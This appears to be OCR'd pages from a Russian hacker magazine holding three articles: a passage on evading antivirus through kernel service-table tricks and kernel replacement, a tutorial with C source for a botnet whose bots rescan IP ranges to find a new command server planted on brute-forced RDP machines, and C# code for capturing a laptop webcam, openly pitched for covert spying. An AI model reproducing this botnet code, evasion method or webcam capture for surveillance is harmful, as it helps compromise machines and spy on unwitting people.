552	NtUserSetWinEventHook	Yes	0xAAD90D10	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
0	NtGdiAbortDoc	-	0xBF93722E	D:\WINDOWS\System32\win32k.sys

Перехваты в KeServiceDescriptorTableShadow

в нем указатель на старую, неизмененную KeServiceDescriptorTable. Далее подменяем в «живой» KeServiceDescriptorTable указатели на системные сервисы своими, а в KTHREAD.ServiceDescriptorTable сохраняем указатель на найденную ранее неизмененную KeServiceDescriptorTable. Вуаля! Этим незатейливым способом можно поставить в тупик не один продвинутый авер. Как это сделать в ядре? Чтобы получить указатель на структуру ETHREAD, частью которой является структура KTHREAD (не веришь — сам посмотри), можно вызвать функцию PsLookupThreadByThreadId (как вариант — PsLookupProcessThreadByCid), в которые нужно передать хендл потока, либо выполнить такой несложный код:

```
__asm push esi;
__asm mov esi, fs:[0x124].
```

После этого в регистре esi будет находиться искомый указатель на ETHREAD. Что делать дальше, я думаю, ты поймешь.

POSITION NUMBER ТРИ

Есть еще один вариант: оставить не слишком расторопный авер с носом (или что там у них между ног, я не помню :)). Вспомним тезисы, изложенные мной в одной из прошлых статей, посвященных организации виртуальной памяти в Windows. В частности, там шла речь о подмене PTE для нужных виртуальных адресов, в результате чего появляется интересная возможность изменения данных в АП целевого процесса без вызова контролируемых аверами системных функций типа NtWriteVirtualMemory. Вспомнил? Так вот, что мешает нам сделать то же самое здесь? Проецируем ядро уже известными шагами, находим KeServiceDescriptorTable и адрес интересующей нас функции и вызываем ее, но только не через виртуальный адрес, а с адреса, считанного с PTE. Экстремалам и мазохистам можно предложить и такой способ: считывать нужный нам адрес напрямую из физической памяти. Он легко находится вот таким простым способом:

```
ULONG_PTR GetPhysicalAddress(
    IN ULONG_PTR VirtualAddress)
{
    return (VirtualAddress & 0x1FFFFFFF);
}
```

ЕЩЕ ОДНО ЯДРО?

А почему нет? Можно пойти двумя путями. Первый — пропатчить ядро Windows на диске. Делается это элементарно — CreateFile/ReadFile/WriteFile. После любой модификации системных файлов необходимо пересчитать их контрольную сумму, иначе Windows просто откажется их загружать. Не скрою, все это сложно и палевно, поскольку делать дело придется налету, в недрах операционной системы, где за каждым углом тебя поджидает злой авер. Поэтому править ядро — способ легкий, но ненадежный. Более подробно об этом способе можно почитать в статье К.Касперски «Хак ядра NT»), которая все еще не потеряла своей актуальности.

Экстремалам я могу предложить такой способ: собираем свое ядро из сорцов WRK (Windows Research Kernel), правим его при этом, как хотим, а затем — заменяем им ядро операционной системы и начинаем властвовать. Предвижу бурю недовольства и шквал вопросов, дескать, что это невозможно, что существует и SFC, и ядро весит несколько мегабайт... Да, не спорю, способ трудоемок, но вполне реализуем. И главное — может принести массу дивидендов. Каких? Если у тебя в руках будет свое полностью контролируемое ядро, то дивиденды ты будешь придумывать сам. Да и потом, простые эксперименты с ядром Windows в стиле «а-ля Linux» будут очень полезны для начинающего системного кодера, пусть даже эти эксперименты не будут направлены на обеспечение безопасности системы. Если ты из числа этих самых экстремалов — сорцы WRK ты сможешь найти на диске. Для начала собери их у себя на машине, а затем тщательно протести на виртуалке, перед тем, как рисковать установкой этого ядра на рабочую машину.

PRO & CONS

Ну что ж, пора подводить итоги. Выжить в ядре, даже будучи в условиях тотального контроля со стороны бдительных аверов, можно. Самое главное, чего нельзя делать — это недооценивать разработчиков антивирусов, файрволов и прочих защитных системы — они грамотные люди и зря свой хлеб не едят. Однако лазейки для выживания найти всегда можно, если хорошенько покопаться. И не стоит, наверное, серьезно относиться к вышеописанному :). Просто взгляни на смысл послания как на демонстрацию «proof of concept».

Удачного компилирования, и да пребудет с тобой Сила!

Артем «RankoR» Смирнов **ax-soft.ru**



НЕГАСИМЫЙ БОТНЕТ

ПРОСТОЙ СПОСОБ КОДИНГА НЕУБИВАЕМЫХ И АБУЗОУСТОЙЧИВЫХ БОТОВ

В одном из номеров][ты уже ознакомился с теорией «вечных» ботнетов, но, на мой взгляд, подобный подход к их реализации слишком сложен. Сегодня я покажу тебе новый способ обеспечить своему ботнету вечную жизнь не просто бесплатно, но еще и поимев с этого дела определенную выгоду.

ЦЕЛЬ

Если ты — постоянный читатель][, то ты должен был прочитать мою статью про QTss-Brute в прошлом номере. Если же нет, то объясню вкратце: это такой брутфорс для RDP, с помощью которого мы с тобой будем зарабатывать на кусок хлеба с черной икрой :). Поехали!

СЕМЬ РАЗ ОТМЕРЬ


Для начала тебе придется почитать немного теории, но не бойся — ее и правда немного. В чем суть этого подхода? Если ты когда-либо брутил дедики, то знаешь, что в большинстве случаев они по одному не брутятся. Например, с диапазона xxx.xxx.0.0-xxx.xxx.255.255 в зависимости от везения можно снять 10-100 дедов. Предположим, что у нас есть некий ботнет. Для простоты понимания мы будем работать с «абстрактным» ботнетом, который фактически ничего не делает и состоит из одного-единственного бота и одного сервера. Так вот, сбрутил ты дедик, поставил на него серверную часть ботнета. В боте записан IP сервера. Ну, работает наш ботнет некоторое время, а потом (внезапно!) сервер берет — и дохнет. Неважно, по какой причине — то ли админ тебя спалил, то ли федералы пришли все к тому же админу, то ли сервер просто поменяли — причины нас не интересуют. Нас интересует следствие: бот пытается приконнектиться к серверу, а у него ничего не получается. В случае с обычным ботом можно было бы сказать, что мы потеряли ботнет, но у нас же есть хитрый план, который я сейчас и опишу :).

В случае отсутствия признаков жизни на сервере, бот генерирует диапазон IP по заданному и начинает сканить его на предмет стандартного порта сервера, а мы в этот момент ставим серверную часть на другой сервак из того же диапазона. Если находит — обменивается с ним некоторыми данными, чтобы удостовериться, что это именно его сервер, ну а если не находит — расширяет диапазон поиска. Для разрешения всяческих неприятных ситуаций типа «деды кончились, что делать?» нужно ввести фичу ручного указания нового диапазона. Вот, собственно, и вся теория.


ОДИН РАЗ ОТРЕЖЬ

Итак, приступим к делу. Писать мы будем в MS Visual Studio 2008 на C (именно C, а не C++!), но компилятор я буду использовать Intel'овский. Почему именно так? Потому что 2010 студия на моем нетбуке (MSI Wind u90) тормозит, а интеловский компилятор генерирует код меньшего размера и более оптимизированный, чем мелкомягкий, что в нашем случае очень важно. Кроме того, у Intel есть офигенный профилировщик, и мне почему-то кажется, что с «родным» бинарником он будет работать лучше, чем со скомпиленным Microsoft'овским компилятором.

Запускаем студию, создаем новый солюшн. В нем — один проект типа Win32 Console Application (консольное легче отлаживать, потом ты



Типичный IRC-ботнет



Взаимодействие с сервером



dvd

Полные исходники смотри на диске (хотя большая их часть поместилась в статье)



warning

Не стоит воспринимать эту информацию всерьез — за ботнеты могут сильно надавать по голове. Помни, что статья эта — ознакомительная, и ни автор, ни редакция не несут никакой ответственности за то, что ты можешь натворить, приняв ее всерьез.

без труда сможешь переделать его в Win32 Application). Работать мы будем через простой TCP/IP, используя winsock2. Процедуры для работы с сокетами показаны не будут (это слишком просто, если нужно — посмотри в исходниках на диске), поэтому приступим к рассмотрению функций для взаимодействия бота с сервером.
Для начала опишем точку входа:

Точка входа

```
getServer();
getRange();
while ( true )
{
    sock = tcp_connect(srv, PORT);
    if ( sock > 0 ) {
        /*..SOME MAGIC..*/
    } else { // Server is dead!!!!111
        range = getRange();
        server = findServer((char*) range);
        if ( server == NULL )
         continue;
        memcpy(srv, server, 20);
    }
    Sleep(1000);
}
```

Тут мы в цикле (бесконечном, это же бот, не так ли?) пытаемся приконнектиться к серверу. Если у нас это получается — обмениваемся с ним какими-то данными, иначе — получаем диапазон для сканирования и ищем на нем сервер.

Пламенные приветы

metal, DieHard, YaesU, DjFly, Miracle, Елене Мещеряковой

Функция findServer()

```
char *findServer(
        const char *fIP
        )
{
    Range range;
    char *server;

    memcpy(range.startIP, fIP, 3);
    memcpy(range.endIP, fIP, 3);
    range.startIP[3] = 0;
    range.endIP[3] = 255;

    server = scanRoutine(&range);

    if ( server )
        return server;

    range.startIP[2] = 0;
    range.endIP[2] = 255;

    server = scanRoutine(&range);

    if ( server )
        return server;

    range.startIP[1] = 0;
    range.endIP[1] = 255;

    server = scanRoutine(&range);

    return server;
    // Returning pointer anyway (NULL too)

}
```

Точка входа

Функция getRange() возвращает IP для диапазона (сначала пытается спросить его у сервера, а потом, если не получается, смотрит зарезервированную запись в файле) и интереса не представляет, поэтому приведена здесь не будет. Функция getServer() просто получает сервер из локального файла, в ней тоже ничего особенного нет.
Функция findServer() — главная функция для поиска сервера по заданному диапазону (см. врезку). Допустим, у нас есть IP 192.168.1.1. Сначала мы сканируем 192.168.0.0-192.168.255.255. Если не удается — сканируем 192.0.0.0-192.255.255.255, если и тут все безнадежно — 0.0.0.0-255.255.255.255. Если же и здесь у нас не получается найти свой сервер (хотя такое невозможно) — возвращаем нулевой указатель.
Рассмотрим структуру range:

```
typedef struct
{
 unsigned char startIP[4], endIP[4];
} Range;
```

В данной структуре мы храним начальный и конечный IP диапазона (само собой, в unsigned char).
Последняя функция — собственно, сканирующая. Она пытается приконнектиться к серверу, но этого мало — надо еще убедиться, что это именно наш сервер. Для этого мы обменяемся с сервером двумя сообщениями — cliHello и srvHello:

```
const char cliHello[] = "\xD\xE\xA\xD\xB\xE\xE\xF";
const char srvHello[] = "\xF\xE\xE\xB\xD\xA\xE\xD";
```

Сервер, получив cliHello, должен отправить srvHello. И если то, что он отправил клиенту, совпадет с srvHello — значит, это наш сервер и можно прекращать сканирование. Саму функцию сканирования ты можешь найти на врезке.
Далее нам нужно научиться «просить» у сервера новый IP для сканирования. Отправляем серверу константу cliRange и сохраняем ответ — ничего сложного:

```
const char cliRange[] = "\xA\xB\xC\xD";
```

ВЫВОД

Сегодня мы научились писать боты, которые абсолютно абузоустойчивы и практически неубиваемы. Сервер «помирает» — ему на смену приходит новый, и все это без гиперсложных алгоритмов! Кроме неубиваемости мы получаем нулевые затраты на хостинг — ведь абузоустойчивый хостинг достаточно дорог. Кстати, у меня получился .exe в 12.5 Кб размером, ведь простой Си — он и в Африке Си. Главное — не забывай про закон. Создавать ботнеты нельзя, а создавать русские (украинские и т.д.) ботнеты совсем нельзя :). Не пропускай это правило мимо ушей, дяди в сером не дремлют. Пропустишь — будешь рвать волосы на том месте, о котором ты сейчас подумал. Что, согласись, не дело. Удачи!

Функция scanRoutine()

```
char *scanRoutine(
   const Range *range)
{
   unsigned int a, b, c, d;
   char *server, data[8];
   SOCKET sock;

   server = (char*) malloc(20);

   d = range->startIP[3];
   c = range->startIP[2];
   b = range->startIP[1];
   a = range->startIP[0];

   while ( true )
   {

      if ( d > 255 )
         d = 0, c++;
      if ( c > range->endIP[2] &&
            b == range->endIP[1] )
         break;
      if ( c > 255 )
         c = 0, b++;
      if ( b > range->endIP[1] &&
            a == range->endIP[0] )
         break;
      if ( b > 255 )
         b = 0, a++;

      sprintf(server, «%u.%u.%u.%u», a, b, c, d);
      sock = tcp_connect(server, PORT);

      if ( sock > 0 )
      {
         // OK, port is open, now check it!
         if ( tcp_send(sock, cliHello, 8) < 0 )
            continue;

         tcp_recv(sock, data, 8);
         if ( memcmp(data, srvHello, 8) )
            continue;

         closesocket(sock);
         return server;
            // That's ok!!!
      }

      d++;
   }

   free(server);
   return NULL;
}
```



Игорь Антонов http://vr-online.ru



ПОДГЛЯДЫВАЕМ ЧЕРЕЗ ВЕБ-КАМЕРУ



УЧИМСЯ ИСПОЛЬЗОВАТЬ ВСТРОЕННУЮ ВЕБ-КАМЕРУ В СВОИХ ЦЕЛЯХ

Некоторые люди опасаются, что встроенная в их ноутбуки веб-камера может за ними подглядывать. Они опасаются этого настолько серьезно, что порой даже заклеивают изолентой ее недремлющее око. Делают они это не зря. Мы расскажем, как можно программно овладеть встроенной в ноутбук веб-камерой и использовать ее функционал как в мирных, так и не очень целях.

НАЧИНАЕМ РЕАЛИЗАЦИЮ: ПЕРВЫЕ ДОСАДНЫЕ ОГОРЧЕНИЯ


Я был очень удивлен и расстроен, когда узнал, что в великом и могучем .NET Framework напрочь отсутствует возможность простого взаимодействия с веб-камерами. В четвертой версии ситуация улучшилась (для SilverLight-проектов точно появились соответствующие классы), но протестировать я их не успел, поскольку пример для данной статьи я начал писать еще до официального выхода VS2010 и 4-го .NET'а. Практически отчаявшись, я плотно засел в гугле. Результаты поиска по рунету меня не вдохновили — все, что я нашел — это ссылки на MSDN и технологию DirectDraw. Я даже попробовал набросать простенький примерчик, но из-за отсутствия опыта работы с DirectDraw меня постиг облом. У меня получилось собрать совсем простенькое приложение, но я так и не смог выловить в нем все глюки. Еще больше отчаявшись, я принялся шерстить ресурсы наших западных товарищей. Проштудировав несколько десятков ссылок, я смог нарыть много вкусностей. Среди них были всевозможные примеры и небольшие статейки (американцы не любят много писать). Мне даже удалось найти рабочий пример на основе DirectDraw, но когда я увидел код — ужаснулся. Разобраться в нем было тяжело. Поэтому я решил с ним не заморачиваться, а попытаться найти способ попроще. Не успел я распрощаться с примером на DirectDraw, как на глаза мне попался еще один. Автор примера закодил целую библиотеку для работы с веб-камерами и другими устройствами видеозахвата, используя технологию VFW (Video For Windows). Жаль, что проект автора (я про библиотеку) был максимально кастрирован. Все, что позволяла сделать библиотека — вывести изображение с веб-камеры. Ни захвата отдельных кадров, ни записи видео и других полезных нам фич не было. И тем не менее, мое подсознание решительно сказало мне, что этот проект и есть то, что я искал. Не успел я беглым взглядом пробежаться по его коду, как увидел имена знакомых win-сообщений и не менее знакомых названий WinAPI функций. Когда-то давным-давно мне приходилось писать приложение для работы с веб-камерой на Delphi. Тогда я и столкнулся с этими функциями впервые. Посмотрев сорцы, я решил написать свою версию библиотеки и снабдить ее нужным функционалом.

ВЗВОД, ГОТОВНОСТЬ №1

Вполне возможно, что в одном компе/ноуте может быть несколько веб-камер. За примером далеко ходить не надо. Мне по работе часто приходится организовывать простенькие видеоконференции. Обычно в них участвуют два человека. Каждого из участников снимает отдельная камера. Сами камеры подключены к моему компу. Когда я начинаю съемку, то выбираю в программе для работы с видеокамерами нужную в настоящий момент камеру. Раз уж мы решили взять камеру под контроль, то обязаны разобраться, как получать список установленных устройств видеозахвата и выбрать то, с которым будем работать в настоящий момент.

Для решения этой нехитрой задачи в WindowsAPI предусмотрена функция capGetDriverDescription(). Она принимает пять параметров:

1. wDriverIndex — индекс драйвера видеозахвата. Значение индекса может варьироваться от 0 до 9;



Сэр, посторонних движений не обнаружено!

2. lpszName — указатель на буфер, содержащий соответствующее имя драйвера;
3. cbName — размер (в байтах) буфера lpszName;
4. lpszVer — указатель на буфер, содержащий описание определенного драйвера;
5. cbVer — размер буфера (в байтах), в котором хранится описание драйвера.

В случае успешного выполнения функция вернет TRUE. Описание функции у нас есть, теперь посмотрим, как определить ее в C#. Делается это так:

```
[DllImport("avicap32.dll")]
protected
static
extern bool capGetDriverDescriptionA(
    short wDriverIndex,
    [MarshalAs(UnmanagedType.VBByRefStr)]
       ref String lpszName,
    int cbName,
    [MarshalAs(UnmanagedType.VBByRefStr)]
       ref String lpszVer,
    int cbVer);
```

Обрати внимание, что перед тем, как указать имя подключаемой функции, в обязательном порядке требуется написать имя DLL, в которой она определена. В нашем случае это avicap32.dll. Так, функция импортирована, теперь можно написать класс, в котором она будет использоваться. Весь код класса для получения списка устройств я приводить не стану, покажу лишь код ключевого метода:

```
public static Device[]

GetAllCapturesDevices()
{
    String dName = "".PadRight(100);
    String dVersion = "".PadRight(100);

    for (short i = 0; i < 10; i++)
    {
       if (capGetDriverDescriptionA(i,
          ref dName, 100,
          ref dVersion, 100))
       {
          Device d = new Device(i);
```

WinAPI в королевстве .NET

```
          d.Name = dName.Trim();
          d.Version = dVersion.Trim();
          devices.Add(d);
       }
    }

    return (Device[])devices.ToArray(
       typeof(Device));
}
```

Код выглядит проще некуда. Самое интересное место в нем — цикл, в котором происходит вызов упомянутой выше функции capGetDriverDescription. Из MSDN мы знаем, что индекс (первый параметр функции capGetDriverDescription()) может варьироваться от 0 до 9, поэтому мы целенаправленно запускаем цикл в этом диапазоне. Результатом выполнения метода будет массив классов Device (этот класс я определил самостоятельно, смотри соответствующие исходники).

С получением списка устройств разобрались, теперь позаботимся об отображении видеопотока с камеры. Тут нам сослужит хорошую службу функция capCreateCaptureWindow(), предназначенная для создания окна захвата.

Немного забегая вперед, скажу, что дальнейшие действия с камерой будут происходить путем банальной отправки сообщений окну захвата. Да, именно так, придется воспользоваться до боли знакомой windows-программисту (и приколисту) функцией SendMessage().

Теперь присмотримся внимательнее к функции capCreateCaptureWindow(). Ей требуется передать шесть аргументов:

1. lpszWindowName — нуль-терминальная строка, содержащая имя окна захвата;
2. dwStyle — стиль окна;
3. x — координата X;
3. y — координата Y;
4. nWidth — ширина окна;
5. nHeight — высота окна;
6. hWnd — handle родительского окна;
7. nID — идентификатор окна.

Результатом выполнения функции будет handle созданного окна или NULL в случае ошибки. Поскольку эта функция также относится к WinAPI, то ее опять-таки нужно импортировать. Код импортирования приводить не буду, поскольку он практически идентичен тому, что я писал для функции capGetDriverDescription(). Лучше сразу взглянем на процесс инициализации камеры:



links

- blogs.msdn.com — Русская версия статьи «Silverlight 4 real-time Face Detection» (распознавание лиц в реальном времени при помощи SilverLight).
- facelight.codeplex.com — здесь хостится проект «Facelight», позволяющий распознавать лица в реальном времени. Если ты собрался закодить серьезную софтину для определения лиц или логона в систему, то посмотреть на этот проект просто обязан.
- www.aforgenet.com/framework — тут ты найдешь AForge .NET — отличный и простой в использовании фреймворк для работы с видео, изображениями и т.д.
- vr-online.ru — все исходники примеров, а также кучу дополнительной информации ты можешь слить с сайта проекта VR-Online.



Ахтунг! Обнаружено проникновение на территорию!

```
deviceHandle = capCreateCaptureWindowA(
  ref deviceIndex, WS_VISIBLE | WS_CHILD, 0, 0,
windowWidth, windowHeight, handle, 0);
if (SendMessage(deviceHandle,
   WM_CAP_DRIVER_CONNECT, this.index, 0) > 0)
{
SendMessage(deviceHandle, WM_CAP_SET_SCALE, -1, 0);
SendMessage(deviceHandle, WM_CAP_SET_PREVIEWRATE,
   0x42, 0);
SendMessage(deviceHandle, WM_CAP_SET_PREVIEW, -1, 0);
SetWindowPos(deviceHandle, 1, 0, 0,
   windowWidth, windowHeight, 6);
}
```

В этом коде сразу после создания окна производится попытка отправки сообщения WM_CAP_DRIVER_CONNECT. Отличный от нуля результат выполнения функции расскажет нам о ее успешности. Теперь представим, что сегодня боги на нашей стороне и произведем незамедлительную отправку нескольких сообщений: WM_CAP_SET_SCALE, WM_CAP_SET_PREVIEWRATE, WM_CAP_SET_PREVIEW. Увы, как и в случае с функциями, C# ничего не знает о существовании этих констант. Тебе опять придется определять их самостоятельно. Список всех необходимых констант с комментариями я привел во врезке с соответствующим названием. Дальнейшее описание класса для работы с веб-камерой я опущу. Каркас я рассмотрел, а со всем остальным ты легко разберешься путем раскуривания моего хорошо прокомментированного исходника. Единственное, что я не хотел бы оставлять за кадром — это пример использования библиотеки. Всего в библиотеке я реализовал (точнее, дописал) пару методов: GetAllDevices (уже рассматривали), GetDevice (получение драйвера устройства видеозахвата по индексу), ShowWindow (отображение изображения с веб-камеры), GetFrame (захват отдельного кадра в графический файл) и GetCapture (захват видеопотока). В качестве демонстрации работоспособности изготовленной либы я набросал небольшое приложение (показанное на скриншоте). На форме я расположил один компонент ComboBox (используется для хранения списка имеющихся устройств видеозахвата) и несколько кнопок — «Обновить», «Пуск», «Остановить» и «Скриншот». Ах да, еще на моей форме пестреет компонент Image. Его я применяю для отображения видео с камеры. Разбор полетов начнем с кнопки «Обновить». По ее нажатию я получаю список всех установленных устройств видеозахвата. Начинка этого обработчика события:

Необходимые константы

```
//Пользовательское сообщение
private const int WM_CAP = 0x400;
//Соединение с драйвером устройства видеозахвата
private const int WM_CAP_DRIVER_CONNECT = 0x40a;
//Разрыв связи с драйвером видеозахвата
private const int WM_CAP_DRIVER_DISCONNECT = 0x40b;
//Копирование кадра в буффер обмена
private const int WM_CAP_EDIT_COPY = 0x41e;
//Включение/отключение режима предпосмотра
private const int WM_CAP_SET_PREVIEW = 0x432;
//Включение/отключение режима оверлей
private const int WM_CAP_SET_OVERLAY = 0x433;
//Скорость previewrate
private const int WM_CAP_SET_PREVIEWRATE = 0x434;
//Включение/отключение масштабирования
private const int WM_CAP_SET_SCALE = 0x435;
private const int WS_CHILD = 0x40000000;
private const int WS_VISIBLE = 0x10000000;
//Установка callback-функции для preview
private const int WM_CAP_SET_CALLBACK_FRAME = 0x405;
//Получение одиночного фрейма с драйвера видеозах-
вата
private const int WM_CAP_GRAB_FRAME = 0x43c;
//Сохранение кадра с камеры в файл
private const int WM_CAP_SAVEDIB = 0x419;
```

```
Device[] devices = DeviceManager.GetAllDevices();

foreach (Device d in devices)
{
   cmbDevices.Items.Add(d);
}
```

Правда, все просто? Разработанная нами библиотека берет на себя все черную работу и нам остается лишь наслаждаться объектно-ориентированным программированием. Еще проще выглядит код для включения отображения видеопотока с камеры:

```
Device selectedDevice =
   DeviceManager.GetDevice(cmbDevices.SelectedIndex);

selectedDevice.ShowWindow(this.picCapture);
```

Опять же, все проще пареной репы. Ну и теперь взглянем на код кнопки «Скриншот»:


```
Device selectedDevice =
   DeviceManager.GetDevice(cmbDevices.SelectedIndex);

selectedDevice.FrameGrabber();
```

Я не стал уделять особого внимания методу FrameGrabber(). В моем исходнике вызов метода приводит к сохранению текущего кадра прямо в корень системного диска. Разумеется, это не очень корректно, поэтому перед боевым применением программы не забудь внести все необходимые поправки.

ГОТОВНОСТЬ № 3

Теперь поговорим о том, как соорудить простенькую, но надежную систему видеонаблюдения. Обычно такие системы базируются на двух алгоритмах: различие двух фреймов и простое моделирование фона. Их реализация (код) достаточно объемна, поэтому в самый последний



Делаем фотки одной кнопкой


момент я решил пойти по более простому пути. Под легким путем подразумевается использование мощного, но пока малоизвестного фреймворка для .NET — AForge.NET. AForge.NET в первую очередь предназначен для разработчиков и исследователей. С его помощью девелоперы могут существенно облегчить свой труд при разработке проектов для следующих областей: нейросети, работа с изображениями (наложение фильтров, редактирование изображений, попиксельная фильтрация, изменение размера, поворот изображения), генетика, робототехника, взаимодействие с видео устройствами и т.д. С фреймворком поставляется хорошая документация. В ней описаны абсолютно все возможности продукта. Не поленись хорошенько с ней ознакомиться. Особенно мне хочется отметить качество кода этого продукта. Все написано цивильно и копаться в коде — одно удовольствие.
Теперь вернемся к нашей непосредственной задаче. Скажу честно, средствами фреймворка она решается как дважды два. «Тогда зачем ты мне парил мозг WinAPI функциями?» — недовольно спросишь ты. А за тем, чтобы ты не был ни в чем ограничен. Сам ведь знаешь, что проекты бывают разные. Где-то удобнее применить махину .NET, а где-то проще обойтись старым добрым WinAPI. Вернемся к нашей задачке. Для реализации детектора движений нам придется воспользоваться классом MotionDetector из вышеупомянутого фреймворка. Класс отлично оперирует объектами типа Bitmap и позволяет быстренько вычислить процент расхождения между двумя изображениями. В виде кода это будет выглядеть примерно так:

```
MotionDetector detector = new MotionDetector(
   new TwoFramesDifferenceDetector( ),
   new MotionAreaHighlighting( ) );

//Обработка очередного кадра
if ( detector != null )
{
   float motionLevel = detector.ProcessFrame( image );

   if ( motionLevel > motionAlarmLevel )
   {
      flash = (int)
         ( 2 * ( 1000 / alarmTimer.Interval ) );
   }

   if ( detector.MotionProcessingAlgorithm is
      BlobCountingObjectsProcessing )
   {
      BlobCountingObjectsProcessing countingDetector =
        (BlobCountingObjectsProcessing)
        detector.MotionProcessingAlgorithm;
      objectsCountLabel.Text = "Objects: " +
        countingDetector.ObjectsCount.ToString( );
   }
   else
```



Камера под нашим контролем

```
   {
      objectsCountLabel.Text = "";
   }
}
```

